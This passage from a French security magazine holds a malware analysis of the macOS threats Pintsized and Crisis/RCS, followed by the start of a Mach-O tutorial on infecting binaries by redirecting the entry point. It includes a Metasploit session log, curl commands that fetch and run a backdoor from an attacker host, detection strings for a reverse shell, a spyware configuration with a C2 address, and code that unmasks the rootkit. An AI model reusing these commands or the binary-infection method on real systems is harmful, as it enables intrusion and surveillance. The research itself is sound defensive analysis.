[*] 192.168.132.50  java_jre17_jmxbean - handling request for /pipo/NWlkdFQ.jar
[*] Command shell session 1 opened (192.168.132.30:4444 -> 192.168.132.50:49551) at
Sun Mar 24 02:16:47 +0100 2013
msf exploit(java_jre17_jmxbean) > sessions -i 1
[*] Starting interaction with 1...
```

```
uname -a
Darwin klub 12.2.0 Darwin Kernel Version 12.2.0: Sat Aug 25 00:48:52 PDT 2012;
root:xnu-2805.18.2~1/RELEASE_X86_64 x86_64

ps axu | grep cupsd
dyld: DYLD_environment variables being ignored because main executable (/bin/ps)
is setuid or setgid
misc        483  0.0  0.0  2439184  1976 ?? S    2:16AM  0:00.00 grep
cupsd
```

Nous déposons Pintsized et nous vérifions la présence de l'attribut étendu de quarantaine :

```
mkdir -p ~/.cups
cd ~/.cups
curl -s -0 http://192.168.132.30:8000/cupsd
chmod +x cupsd
xattr -l cupsd
com.apple.quarantine: 0000;514e540c;PluginProcess.app;
```

```
mkdir -p ~/Library/LaunchAgents
cd ~/Library/LaunchAgents
curl -s -0 http://192.168.132.30:8000/com.apple.cupsd.plist
xattr -l com.apple.cupsd.plist
com.apple.quarantine: 0000;514e5411;PluginProcess.app;
```

Nous démarrons le service avec succès :

```
launchctl load com.apple.cupsd.plist
ps axu | grep cupsd
dyld: DYLD_environment variables being ignored because main executable (/bin/ps)
is setuid or setgid
misc        494  0.0  0.0  2439184  1976 ?? R    2:17AM  0:00.00 grep
cupsd
misc        492  0.0  0.0  2441428  2476 ?? R    2:17AM  0:00.00 cupsd: dbus-daemon
```

Nous arrêtons le service, puis nous exécutons le programme directement, toujours avec succès :

```
launchctl unload com.apple.cupsd.plist
ps axu | grep cupsd
dyld: DYLD_environment variables being ignored because main executable (/bin/ps)
is setuid or setgid
misc        497  0.0  0.0  2439184  1976 ?? R    2:17AM  0:00.00 grep
cupsd

cd ~/.cups
./cupsd -z corp-aapl.com -P 8443 &
ps axu | grep cupsd
dyld: DYLD_environment variables being ignored because main executable (/bin/ps)
is setuid or setgid
misc        500  0.0  0.0  2439184  1976 ?? R    2:17AM  0:00.00 grep
cupsd
misc        498  0.0  0.0  2441428  2240 ?? R    2:17AM  0:00.00 cupsd: dbus-daemon
```

Nous terminons l'exécution et la session. En local, nous exécutons le binaire, encore sous quarantaine, par son



LaunchAgent et aussi depuis un Terminal : pas d'alerte. Nous le double-cliquons depuis *Finder*, Gatekeeper intercepte enfin ce binaire non signé :



Figure 7 : Gatekeeper intercepte un programme non signé lorsque l'utilisateur double-clique dessus.

2.6 Éradication

Apple a mis à jour MRT pour réparer les machines infectées. Il parcourt les LaunchAgents et les dossiers utilisateurs à la recherche des chaînes de caractères suivantes :

- `/usr/bin/perl*-e*sockaddr_in*getprotobynumber*`
- `connect*exec*/bin/*;`
- `/etc/ssh/sshd_config*PuffySSH*smoke_ip_client*`.

3 OSX/Crisis

Le 24 juillet 2012, Philippe Devallois d'Intego découvre un fichier Mach-O intéressant sur VirusTotal [CRI1]. DefensiveLab, une société de sécurité informatique basée au Maroc, nous apprend que, dix jours plus tôt, le groupe de journalistes indépendants Mamfakinch, primé pour sa large couverture du printemps arabe, reçoit un email promettant un nouveau scandale. Ce message, envoyé via Yahoo depuis une adresse IP 3G de Rabat, contient un document Microsoft Word et un lien vers un site internet. Le document attaché embarque l'exploit Flash CVE-2012-5054, attribué deux mois plus tard à VUPEN [CRI2], tandis que la page d'accueil du site évoqué chargeait un applet Java signé, le module d'installation de *Remote Control System*. Aussi connu sous le nom commercial *DaVinci*, RCS est un *rootkit* développé par Hacking Team [CRI3], à destination des services étatiques, et vendu pour la coquette somme de 200 000 euros [CRI4].

Crisis est une menace complexe. Une analyse détaillée existe sur le blog de l'un des auteurs de l'article. Nous résumons ici ses différents composants, et nous analysons plus particulièrement l'extraction des charges malveillantes et le déchiffrement de la configuration.

3.1 Module d'installation Java

L'applet est une archive ZIP corrompue, échappant ainsi à l'analyse de certains antivirus :

```
$ unzip -t adobe.jar
Archive: adobe.jar
testing: META-INF/MANIFEST.MF      OK
testing: META-INF/SIGNAPPL.SF     OK
testing: META-INF/SIGNAPPL.DSA    OK
testing: META-INF/                 OK
testing: WebEnhancer.class        OK
testing: win                      compressed WinNT security data missing
(-7 bytes)
testing: mac                      compressed WinNT security data missing
(-7 bytes)
At least one error was detected in adobe.jar.
```

Pas de problème pour la machine virtuelle Java : elle exécute la classe **WebEnhancer**, qui extrait un deuxième module d'installation, spécifique à la plateforme courante, et l'exécute.

3.2 Module d'installation OS X

Alors que la taille du second module est importante (993 ko), la section habituelle du code exécutable (**__TEXT**, **__text**) est quasiment vide. La commande de chargement **LC_UNIXTHREAD** nous apprend qu'**EIP** pointe vers l'adresse virtuelle **0x409C**, dans un segment exécutable nommé **__INIT_STUB** :

```
$ otool -l adobe/mac
adobe/mac:
(...)
Load command 1
(...)
Section
  sectname __text
  segname __TEXT
    addr 0x00001f30
    size 0x0000005b
    offset 3888
    align 2^4 (16)
    reloff 0
    nreloc 0
    flags 0x80000400
  reserved1 0
  reserved2 0
  ...
Load command 4
  cmd LC_SEGMENT
  cmdsize 56
  segname __INIT_STUB
  vmaddr 0x00004000
  vmsize 0x000e000
  fileoff 12288
  filesize 974848
  maxprot 0x00000007 // VM_PROT_READ ^ VM_PROT_WRITE ^ VM_PROT_EXECUTE
  initprot 0x00000005 // VM_PROT_READ ^ VM_PROT_EXECUTE
  nsects 0
  flags 0x0
  ...
  ...)
```

```
Load command 11
  cmd LC_UNIXTHREAD
  cmdsize 80
  flavor i386_THREAD_STATE
  count i386_THREAD_STATE_COUNT
  eax 0x00000000 ebx 0x00000000 ecx 0x00000000 edx 0x00000000
  edi 0x00000000 esi 0x00000000 ebp 0x00000000 esp 0x00000000
  ss 0x00000000 eflags 0x00000000 eip 0x0000409c cs 0x00000000
  ds 0x00000000 es 0x00000000 fs 0x00000000 gs 0x00000000
(...)
```

L'analyse statique du code à partir de ce point d'entrée révèle des fonctionnalités peu courantes sur OS X [CRI5] :

- appels système via l'interruption **0x80** ;
- résolution dynamique des symboles et des fonctions ;
- extraction de charges malveillantes ;
- exécution du module principal (**fork**) ;
- reprise du flot d'exécution initial dans (**__TEXT, __text**).

Si nous avions exécuté ce binaire *packé* dans un débogueur, nous aurions été infecté avant d'atteindre la fonction **main** de (**__TEXT, __text**), d'où l'importance de bien faire attention aux commandes de chargement. Une autre bonne pratique consiste à s'arrêter sur le point d'entrée :

```
(gdb) info file
Symbols from "/private/tmp/adobe/mac".
Mac OS X executable:
/private/tmp/adobe/mac, file type mach-o-le.
Entry point: 0x0000409c
(...)
```

Les charges malveillantes sont extraites, depuis la même section du module, dans **\$HOME/Library/Preferences** : porte dérobée ; configuration ; extensions du noyau ; compléments de scripts ; service XPC ; image TIFF.

Une structure précède chacun des fichiers :

```
struct dropped_file
{
    int dropped_type;
    char *name;
    char source_path[19]; // not null terminated
    char *target_folder_name;
    char null[5]; // contains "null" string
    char some_other_path[14]; // not null terminated
    int size;
};

enum dropped_type
{
    backdoor = 0,
    config = 1,
    rootkit = 2,
    injector = 3,
    tiff = 4,
};
```

type	dd 0
name	db 'IZsROY7X.-MP',0
source_path	db 'C:/RCS/DB/temp/1341'
target_folder	db 'jlc3V7we.app',0
null	db 'null',0
other_path	db 'C:/RCS/DB/temp'
size	dd 401688
mach_header	<0FEEDFACEh, 7, 3, 2, 23h, 1254h, 1000085h>

Figure 8 : Structure d'extraction du logiciel d'espionnage

3.3 Module d'espionnage

L'analyse de RCS Mac est plus simple : le programme est principalement écrit en Objective-C.

Pour commencer, il surclasse **asl_send** (*Apple System Log*) pour masquer ses erreurs et ses avertissements dans l'historique du système. S'il est appelé avec l'option **-p PID**, il injecte ses compléments de scripts dans le processus identifié et termine son exécution. Sinon, il vérifie la présence d'un *mutex* (fichier vide, exclusion mutuelle) qui déclenche son installation en tant que LaunchAgent. Une fois installé, le module vérifie la présence d'un autre mutex, qui déclenche l'élévation de priviléges, en se faisant passer pour le panneau des *Préférences Système*, et demande le mot de passe à l'utilisateur. Il dépose alors le rootkit, c'est-à-dire l'extension du noyau (*kext*) correspondant au processeur de la machine hôte, et le service XPC [CRI6].

Voici le nom des classes propres au module d'espionnage :

```
$ class-dump IZsROY7X.-MP |
awk '/@.*RCSM/ {print $2}' |
sort -u
RCSMActions
RCSMAgentDevice
RCSMAgentMicrophone
RCSMAgentOrganizer
RCSMAgentPosition
RCSMAgentScreenshot
RCSMAgentWebcam
RCSMConfManager
RCSMCore
RCSMDiskQuota
RCSMEncryption
RCSMEvents
RCSMFileSystemManager
RCSMInfoManager
RCSMLogManager
RCSMSharedMemory
RCSMTaskManager
RCSMUtils
```

Leurs interfaces nous permettent de découvrir l'ensemble des possibles. Le module central (*Core*) gère les charges malveillantes (*Utils*), la mémoire partagée (*SharedMemory*), les échanges réseau et l'injection d'applications. Il masque la présence du processus dans le *Moniteur d'activité*. Un gestionnaire de tâches (*TaskManager*) supervise les événements (*Events*), les *Actions* et les *Agents* d'espionnage. Il consigne l'activité de la machine (*Device*) et supervise la synchronisation des données, chiffrées, avec un serveur distant, lorsque la



machine est inactive. Le volume de ces données pouvant rapidement augmenter, il fait attention à respecter des quotas sur le disque dur.

Certains agents sont plus évolués que d'autres. Par exemple, l'agent Microphone est capable de diffuser en temps réel le son capturé, en différentes qualités. L'agent Position (géolocalisation) capture la qualité du signal des bornes WiFi avoisinantes (*WiFi Positioning System*).

3.4 Déchiffrement de la configuration

Les actions et séries d'actions à effectuer dépendent du fichier de configuration. Il est chiffré en AES-128-CBC, et la clé est présente dans le binaire, dans le segment **_DATA**, à l'adresse relative **0x54580** :

```
$ nm IZsROY7X.-MP | grep -i aeskey
00054580 D _gConfAesKey
00054550 D _gLogAesKey
$ otool -d IZsROY7X.-MP | grep 00054580
00054580      a6 f7 f3 41 23 a6 a1 ab 12 fa e0 aa 61 d0 2c 2d
```

Nous déchiffrons la configuration :

```
$ openssl enc -d -aes-128-cbc -in eiYNz1gd.Cfp \
-K "a6f7f34123a6a1ab12fae0aa61d02c2d" -iv 0 \
> decrypted.dat
```

Le bruit à la fin du fichier déchiffré correspond à son empreinte cryptographique SHA1 :

```
$ tail -c 20 decrypted.dat | hexdump
000000 5f 14 a4 2d 1e 93 80 2a 7d f6 5f 0d a3 51 e6 04
000010 f1 aa 18 66
$ let "SIZE = $(cat decrypted.dat | wc -c) - 20"
$ dd if=decrypted.dat of=config.dat bs=$SIZE count=1
$ openssl sha1 config.dat
SHA1(config.dat)= 5f14a42d1e93802a7df65f0da351e604f1aa1866
```

L'outil Enigma permet de déchiffrer les configurations, ainsi que les historiques [CRI7] :

```
$ ./enigma eiYNz1gd.Cfp -d -t 0
```

Le fichier obtenu est au format JSON, voilà à quoi ressemble la configuration d'une solution d'espionnage à 200 k€ :

```
{
  "actions": [
    {
      "subactions": [
        { "module": "device", "status": "start", "action": "module" },
        { "module": "keylog", "status": "start", "action": "module" },
        { "module": "mouse", "status": "start", "action": "module" },
        { "module": "password", "status": "start", "action": "module" }
      ],
      "desc": "STARTUP"
    },
    {
      "subactions": [
        { "module": "camera", "status": "start", "action": "module" }
      ],
      "desc": "CAMERA"
    },
    {
      "subactions": [
        { "wifi": true, "stop": false, "host": "176.58.100.37", "bandwidth": 500000, "mindelay": 0, "maxdelay": 0, "cell": false, "action": "synchronize" }
      ],
      "desc": "SYNC"
    }
  ],
  "modules": [
    { "module": "addressbook" },
    { "module": "application" },
    { "module": "calendar" },
    { "module": "call", "record": true, "compression": 5, "buffer": 512000 },
    { "module": "camera", "quality": "med" },
    { "module": "chat" },
    { "module": "clipboard" },
    { "module": "crisis", "position": true, "mic": true, "hook": { "processes": [], "enabled": true },
      "synchronize": false, "call": true, "network": { "processes": [], "enabled": false }, "camera": true },
    { "module": "device", "list": false },
    { "module": "file", "capture": false, "date": "2012-07-09 00:00:00", "open": false, "minsize": 1, "accept": [], "maxsize": 500000, "deny": [] },
    { "module": "infection", "vm": 0, "mobile": false, "local": false, "factory": "", "usb": false },
    { "module": "keylog" },
    { "module": "messages", "sms": { "enabled": true, "filter": [
      { "datefrom": "2012-07-09 00:00:00", "dateto": "2100-01-01 00:00:00", "history": true },
      { "mms": { "enabled": true, "filter": [
        { "datefrom": "2012-07-09 00:00:00", "dateto": "2100-01-01 00:00:00", "history": true }
      ] },
      { "mail": { "enabled": true, "filter": [
        { "datefrom": "2012-07-09 00:00:00", "dateto": "2100-01-01 00:00:00", "maxsize": 100000, "history": true }
      ] } }
    ] },
    { "module": "mic", "autosense": false, "silence": 5, "threshold": 0.22 },
    { "module": "mouse", "height": 50, "width": 50 },
    { "module": "password" },
    { "module": "position", "wifi": true, "gps": false, "cell": true },
    { "module": "print", "quality": "med" },
    { "module": "screenshot", "onlywindow": false, "quality": "med" },
    { "module": "url" }
  ],
  "globals": { "version": 2012041601, "wipe": false, "collapsed": false, "migrated": false, "nohide": [], "type": "desktop",
    "advanced": false, "remove_driver": true, "quota": { "min": 1048576000, "max": 4194304000 } },
  "events": [
    { "te": "23:59:59", "start": 0, "subtype": "loop", "ts": "00:00:00", "enabled": true, "desc": "STARTUP", "event": "timer" },
    { "te": "23:59:59", "start": 1, "subtype": "loop", "ts": "00:00:00", "delay": 180, "repeat": 1, "enabled": true, "desc": "CAMERA", "event": "timer", "iter": 5 },
    { "te": "23:59:59", "subtype": "loop", "ts": "00:00:00", "repeat": 2, "enabled": true, "desc": "SYNC", "event": "timer", "delay": 300 }
  ]
}
```

Figure 9 : Fichier de configuration réordonné. Nous distinguons bien les agents (modules), les actions, et les événements.



3.5 Extension du noyau

La configuration de l'échantillon analysé n'installe pas ce module. L'extension existe en deux versions : 32 bits et 64 bits. Ses fonctionnalités sont peu nombreuses [CRI8] :

- masquer des processus ;
- masquer des fichiers ;
- se masquer elle-même.

Voici la liste des commandes **ioctl** envoyées depuis la porte dérobée :

```
0x207bee7a - hide kernel extension
0x407e6b23 - called from uninstallMeh, flag to uninstall?
0x807aeebf - transfer solved symbol info, 32 bits
0x807aeecc - transfer solved symbol info, 64 bits
0x807efc2 - hide file
0x807ff6b0a - check if all symbols were solved
0x807ffb23 - stop backdoor? unhides procs, removes hooks. called
from registerForShutdownNotifications and uninstallMeh
0x80ff6b26 - init rootkit session? username as string param
0x80ff6fdc - calls hide_proc in rootkit, has username as parameter?
```

L'extension communique avec le module d'espionnage par son interface **/dev/pfCPU** sans identification, authentification ou chiffrement. À cause d'un bogue, le code suivant réinitialise et révèle le rootkit en action :

```
#include <sys/ioctl.h>
#include <stdio.h>
#include <fcntl.h>
int main(void)
{
    int fd = open("/dev/pfCPU", O_RDWR);
    if (fd == -1)
    {
        printf("Failed to open device!\n");
        return(1);
    }
    int ret = ioctl(fd, 0x80ff6b26, "reverser");
    if (ret == -1)
        printf("ioctl failed!\n");
    else
        printf("os.x crisis rootkit unmasked!\n");
}
```

3.6 Protocole de contrôle

L'analyse du protocole [CRI9] révèle que les communications utilisent le protocole HTTP et l'architecture REST. Elles sont chiffrées par une clé contenue dans le module d'espionnage :

```
$ class-dump IZsROY7X..MP
(...)
```

```
@interface AuthNetworkOperation : NSObject <NetworkOperation>
{
    NSData *mBackdoorSignature;
    RESTTransport *mTransport;
}
(...)

$ nm IZsROY7X..MP | grep -i backdoorsignature
000545f0 D _gBackdoorSignature
$ otool -d IZsROY7X..MP | grep -A 1 "000545f0"
000545f0      6d 11 7c 40 73 91 6f d9 16 f8 d5 c1 9e d0 57 11
00054600      86 75 08 2c 5f 41 e5 2d c9 c4 76 a4 da 56 d7 fb
```

Prendre le contrôle et encencer la désinstallation à distance n'est donc pas envisageable sans cette dernière.

L'extraction et la modification des fichiers, sans être triviales, restent accessibles. Nous pourrions déployer notre propre version de RCS, mais nous devrions affronter un nouveau problème, d'ordre juridique.

Conclusion

Nous venons de faire le tour des menaces OS X les plus remarquables depuis Flashback. Elles progressent et se complexifient, mais restent en retrait par rapport à Windows, tant en quantité qu'en qualité.

L'avocat de Hacking Team déclarait, lors de la RSA2013 [CRI10], que des mesures rigoureuses avaient été prises dans l'affaire Mamfakinch. Le lecteur tirera ses propres conclusions quant aux questions éthiques et les conséquences humaines de ces entreprises, de leurs outils, et des objectifs de leurs recherches.

Nous espérons un avenir plus glorieux aux rootkits sur OS X .-) [NSC] ■

Empreintes cryptographiques

```
# OSX/Pintsized.A
8f5d8748a66e7b54aeaafc1b65b974db31fe8403c9d39b187fd54943c6d97d98 cupsd
3b829abe42252b2fa8d304b93a35090c23f3702ad048adfd03942f77e0f5a66 com.apple.cupsd.plist
7ba90281a833f046069a64c3805bd29d92276177c6fb41e6a8966cf0b4f07b96 com.apple.env.plist
# OSX/Crisis.A
53cd1d6a1cc6d4d4e8275a22216492b76db186cfb38cec6e7b3cfb7a87ccb3524 adobe.jar
```

REMERCIEMENTS

Remerciements particuliers à David Lesperon, Philippe Devallois, Julien-Pierre Avérous et Olivier Delécluse.

MANIPULATIONS SUR LE FORMAT MACH-O ET APPLICATIONS CONCRÈTES SUR LES EXÉCUTABLES APPLE

Loïc CASTEL – loic.castel@telindus.fr
et Damien COUTURIER – damien.couturier@telindus.fr
Telindus Security Research Center



mots-clés : *APPLE / MACH-O / FORMAT DE FICHIER / INFECTION DE BINAIRE / BIBLIOTHÈQUE LOGICIELLE*

Vous connaissez peut-être le format PE pour les systèmes Windows ou l'ELF pour la plupart des systèmes de type Unix ? Nous vous proposons une introduction au format d'exécutable pour les systèmes Apple : « Mach-O ». Cet article se veut être un tour d'horizon des méthodes permettant d'analyser et de manipuler ce format : de nombreuses actions sur un binaire Apple, sans avoir à en modifier son code, sont en effet possibles par ce biais.

1 | Le format Mach-O

Cette première partie de l'article a pour but de décrire brièvement l'historique et les bases structurelles du format Mach-O, utilisé pour quasiment tous les exécutables Apple.

1.1 Description du format

Le format Mach-O (« Mach Object file ») a été développé par NeXT à la fin des années 1980 pour le projet de système d'exploitation NeXTSTEP. Ce dernier utilisait le micro noyau Mach développé dans les années 1980 à l'université américaine de Carnegie Mellon. NeXTSTEP était destiné à la base pour fonctionner sur des puces Motorola 68000 et évolua par la suite pour fonctionner sur des architectures x86.

OpenStep est une évolution de NeXTSTEP sortie en 1994 et utilisant aussi le format d'exécutable Mach-O. Cet événement sera d'ailleurs l'origine de la création du format FAT binaire (évoqué plus loin dans cet article) pour des applications pouvant être utilisées à la fois sur les architectures Motorola 68000 et x86.

NeXT étant utilisé comme « modèle » pour le nouveau système d'exploitation d'Apple en 1996, c'est tout naturellement que le format Mach-O sera utilisé dans Mac OS X.

Offset	Data LO	Data HI
00046000	CE FA ED FE 07 00 00 00	04
00046010	00 00 00 00 48 0A 00 00	01
00046020	38 00 00 00 5F 5F 50 41	47
00046030	00 00 00 00 00 00 00 00	00
00046040	00 00 00 00 00 00 00 00	00
00046050	04 00 00 00 01 00 00 00	14
00046060	58 54 00 00 00 00 00 00	00
00046070	00 68 02 00 00 00 00 00	00
00046080	05 00 00 00 07 00 00 00	00
00046090	78 74 00 00 00 00 00 00	00
000460A0	58 54 00 00 00 00 00 00	00
000460B0	C0 F4 01 00 90 19 00 00	04
000460C0	00 00 00 00 00 00 00 00	00
000460D0	5F 5F 66 76 60 6C 69 62	5F

Figure 1

En dépit de son ancienneté, le format n'a subi que peu de modifications et il est toujours possible avec les versions actuelles d'OS X d'analyser une application native NeXTSTEP (le jeu Doom par exemple [DOOM]) (voir Figure 1).

Sous Mac OS X et iOS, une application se compose rarement d'un binaire unique. Généralement, celui-ci fait partie intégrante d'un paquet, ou *bundle*, composé de données annexes à l'application et nécessaire à son fonctionnement (élément graphique de l'interface, langues, ...) ainsi que des bibliothèques contenant des fonctions supplémentaires :

```
$ ls Calculator.app/Contents/
CodeResourcesInfo.plist MacOS PkgInfo PlugIns Resources _CodeSignature
version.plist
```



Sans trop détailler le contenu d'un tel paquet d'application, il est surtout important de savoir que le binaire principal (celui qui sera exécuté lors du lancement de l'application) se situe dans le répertoire **Contents/MacOS** et que son nom correspond à l'entrée **CFBundleExecutable** dans le fichier **Info.plist** à la racine de celui-ci.

1.2 Structure d'un fichier Mach-O

La structure physique d'un fichier exécutable Mach-O se base sur l'utilisation de commandes de chargement, ou *load commands*, qui correspondent à chaque élément du binaire (tables des symboles, sections, etc.). Cet article abordant l'aspect sécurité du format, tous les champs ne seront pas étudiés ni détaillés.

Un fichier Mach-O exécutable est au minimum constitué :

- d'un en-tête (*header*) déterminant le type d'architecture auquel est destiné l'exécutable ;
- de load commands faisant référence à l'organisation initiale du fichier en mémoire, son état initial, etc. ;
- de segments de données référencées par les load commands.

L'organisation globale (simplifiée) du fichier est la suivante :




Fig. 2 : Schéma d'organisation d'un binaire Mach-O

La composition de l'en-tête est plutôt explicite et détaillée dans **loader.h** (dans **/usr/include/mach-o/**, le code source du *loader* est en effet disponible) :

```

struct mach_header_64 {
    uint32_t magic; /* mach magic number identifier */
    cpu_type_t cpucode; /* cpu specifier */
    cpu_subtype_t cpusubtype; /* machine specifier */
    uint32_t filetype; /* type of file */
  };
  
```

```

uint32_t ncmds; /* number of load commands */
uint32_t sizeofcmds; /* the size of all the load commands */
uint32_t flags; /* flags */
uint32_t reserved; /* reserved */
};
  
```

La valeur du champ **magic** dépend de l'architecture supportée par l'exécutable (**0xfeedface** pour les binaires 32 bits, **0xfeedfacf** pour les 64 bits et **0xcafebabe** pour les FAT).

Note

« FAT UNIVERSAL BINARIES »

Comme mentionné dans l'historique, le format Mach-O supporte l'utilisation d'un système appelé **FAT** (différent bien évidemment du format de fichiers bien connu), qui permet d'embarquer plusieurs binaires pour chaque architecture (PPC,x86,x86_64) dans un seul fichier. Des attaques connues sur ce format consistent à concaténer plusieurs Mach-O dans un binaire FAT, elles sont décrites dans un article de « phrack » de 2006 [PHRACK].

Outre le nombre de load commands et la taille globale de celles-ci, l'en-tête permet aussi de spécifier des drapeaux donnant des attributs spécifiques à l'exécutable.

Parmi ceux-ci, on notera notamment **MH_ALLOW_STACK_EXECUTION**, permettant de rendre la pile exécutable (ce qui n'est pas le comportement par défaut), ou d'interdire l'exécution de code sur le tas avec **MH_NO_HEAP_EXECUTION**. On remarquera que depuis Xcode 4.0 (l'environnement principal de développement Apple), le drapeau **MH_NO_HEAP_EXECUTION** est positionné par défaut pour les applications.

Enfin, l'attribut **MH_PIE** détermine l'utilisation de l'ASLR. Si son application était très limitée sur Leopard (aléa uniquement sur l'adresse de chargement des bibliothèques), elle est maintenant complète depuis Lion. Ces paramètres ne sont disponibles que pour les fichiers de type **MH_EXECUTABLE** (binaires exécutables).

1.3 Les load commands

L'en-tête définit aussi le nombre de load commands (**ncmds**) présentes dans le binaire et la taille globale qui leur est associée (**sizeofcmds**). Les load commands sont des structures pouvant être de différents types :

```

struct load_command {
    uint32_t cmd;           /* type of load command */
    uint32_t cmdsize;        /* total size of command in bytes */
};
  
```

La visualisation de load commands peut être réalisée de façon simple avec un outil en ligne de commandes comme **otool**.



On s'intéressera pour la suite plus particulièrement aux load commands **LC_SEGMENT_64** (comme nous nous intéressons à l'architecture 64-bits) et **LC_UNIXTHREAD**.

1.3.1 LC_SEGMENT_64

Les segments permettent de définir des zones de données qui seront chargées en mémoire lors de l'exécution de l'application. Ils définissent donc les adresses virtuelles de ces zones ainsi que les protections qui leur sont liées. Chaque segment fait référence à zéro section ou plus à travers des en-têtes :

```
Section
sectname __text
segname __TEXT
    addr 0x0000000100001478
    size 0x00000000000038ef
    offset 5240
    align 2^2 (4)
    reloff 0
    nreloc 0
    flags 0x80000400
    reserved1 0
    reserved2 0
```

L'en-tête de section fait référence à l'adresse virtuelle à laquelle charger la section en question (ici **__text**) ainsi que sa taille.

Parmi les différents segments, on remarquera notamment **__TEXT** et **__DATA**. Le premier définit le segment contenant le code exécutable ainsi que les variables statiques (zone en lecture seule). À l'inverse, **__DATA** fait référence à une zone dynamique accessible en lecture et écriture.

1.3.2 Sections

Les sections stockent les données référencées par les segments. On retrouve donc la section **__text** définie dans le segment **__TEXT** qui embarque le code exécutable du binaire, dans **__cstring** les chaînes statiques, **__const** embarque les constantes initialisées du programme.

Par exemple, l'affichage du contenu de la section **__cstring** du segment **__TEXT** d'un programme basique affichant « Hello MISC » sera le suivant :

```
$ otool -s __TEXT __cstring a.out
a.out:
Contents of (__TEXT,__cstring) section
0000000100000f2e 48 65 6c 6c 6f 20 4d 49 53 43
00 /* Hello MISC */
```

En toute logique, on retrouvera donc dans **__DATA** des sections non statiques telles que **__data** contenant les variables globales initialisées (qui peuvent être amenées à être modifiées).

1.3.3 LC_UNIXTHREAD

La load command **LC_UNIXTHREAD** a son importance car elle permet de définir l'état initial des registres systèmes au début de l'exécution du programme. Elle détermine donc le point d'entrée du programme :

```
$ otool -l /bin/ls
[...]
Load command 9
    cmd LC_UNIXTHREAD
    cmdsize 184
        flavor x86_THREAD_STATE64
        count x86_THREAD_STATE64_COUNT
    rax 0x0000000000000000 rbx 0x0000000000000000 rcx 0x0000000000000000
    rdx 0x0000000000000000 rdi 0x0000000000000000 rsi 0x0000000000000000
    rbp 0x0000000000000000 rsp 0x0000000000000000 r8 0x0000000000000000
    r9 0x0000000000000000 r10 0x0000000000000000 r11 0x0000000000000000
    r12 0x0000000000000000 r13 0x0000000000000000 r14 0x0000000000000000
    r15 0x0000000000000000 rip 0x0000000100001478
    rflags 0x0000000000000000 cs 0x0000000000000000 fs 0x0000000000000000
    gs 0x0000000000000000
[...]
```

Nous constatons qu'en dehors de **rip** (définissant le point d'entrée du programme) les autres registres sont initialisés à zéro. Cet exemple, basé sur un modèle d'architecture 64 bits, peut être généralisé aux autres processeurs.

2 Manipulation du format

La présentation rapide du format nous permet d'envisager des manipulations afin de corrompre un exécutable légitime.

Dans tous nos exemples, nous allons utiliser une bibliothèque Python [**MACHOLIB**] pour lire et modifier le format exécutable. Cependant, d'autres méthodes existent, plus simples d'accès, telles que la dernière version de MachOView [**MACHOVIEW**] ou encore un simple éditeur hexadécimal (pour des modifications mineures).

Offset	Data	Description	Value
00000000	FEEDFACE	Magic Number	MH_MAGIC_64
00000004	01000007	CPU Type	MH_CPU_TYPE_X86_64
00000008	00000003	CPU SubType	MH_CPU_SUBTYPE_X86_64_ALL
0000000C	00000002	File Type	MH_EXECUTE
00000010	00000000	Number of Load Commands	11
00000014	00000000	Size of Load Commands	1536
00000018	00000085	Flags	00000001
00000001	00000000	Reserved	MH_NOUNDEF
00000004	00000000		MH_DYLDLINK
00000080	00000000		MH_TWOLEVEL
00000000	00000000		0

Fig. 3 : MachOView permet de visualiser et éditer un fichier MachO



Par souci de simplicité, seul le format Mach-O x86-64 (64 bits Intel) est abordé lors des manipulations. Toutes ces modifications restent valides sur les autres architectures existantes, y compris les architectures ARMv6 et ARMv7 pour iOS.

Ici, le but des manipulations est de rediriger le flot d'instructions pour conduire à l'exécution de code étranger à l'application légitime.

2.1 Injection de code « brut » directement dans le binaire

Nous avons vu que **LC_UNIXTHREAD** définit le point d'entrée du programme car elle correspond à l'état initial des registres en début d'exécution. Une méthode d'infection triviale consiste donc à remplacer l'adresse originale du point d'entrée par notre propre adresse. Cela entraînera l'exécution de notre code à la nouvelle adresse. Il suffit ensuite de renvoyer le flot d'exécution à l'adresse initiale pour rendre transparente l'exécution du code illégitime.

La question est donc de trouver un endroit où injecter notre code. Il est possible de trouver des zones libres entre les segments dans le binaire, l'inconvénient étant que leur taille pourra être trop limitée pour y écrire notre code.

On peut cependant s'affranchir de cette limite en créant une section contenant notre code que l'on rattache ensuite à un segment déjà existant. Il est ainsi possible après quelques modifications d'adresses et de taille de disposer d'un espace mémoire extensible. De plus, cette méthode est plus propre car elle s'appuie sur les spécifications officielles du format Mach-O.

Dans l'exemple présenté ci-dessous, le code sera un simple *shellcode*, généré avec Metasploit, créant un fichier dans **/tmp**.

2.1.1 Ajout de l'en-tête correspondant à la section

L'ajout d'une section dans un binaire existant nécessite de décaler les sections suivantes. Par souci de simplicité, nous allons donc chercher à insérer notre section à la fin de toutes les sections. Afin de garder une organisation hiérarchique, elle sera référencée par le dernier segment. Comme cela est défini dans la documentation d'Apple, le dernier segment d'un Mach-O est **_LINKEDIT**. C'est donc dans ce dernier que nous allons déclarer notre section (le nom de celle-ci sera **_INFECTED**).

Prenons l'exemple de « Calculator.app » et récupérons les numéros de load commands pour les segments **_LINKEDIT** et **LC_UNIXTHREAD** :

```
$ otool -l Calculator | grep -B 3 _LINKEDIT
Load command 3
    cmd LC_SEGMENT_64
    cmdsize 72
    segname __LINKEDIT
$ otool -l Calculator | grep -B 1 UNIXTHREAD
Load command 9
    cmd LC_UNIXTHREAD
```

L'utilisation de la **macholib** en Python nous permet de modifier directement les load commands :

```
>>> from macholib.MachO import * # Import de macholib
>>> m = MachO('Calculator')      # Ouverture du binaire
>>> linkedit = m.headers[0].commands[3] # Récupération de linkedit
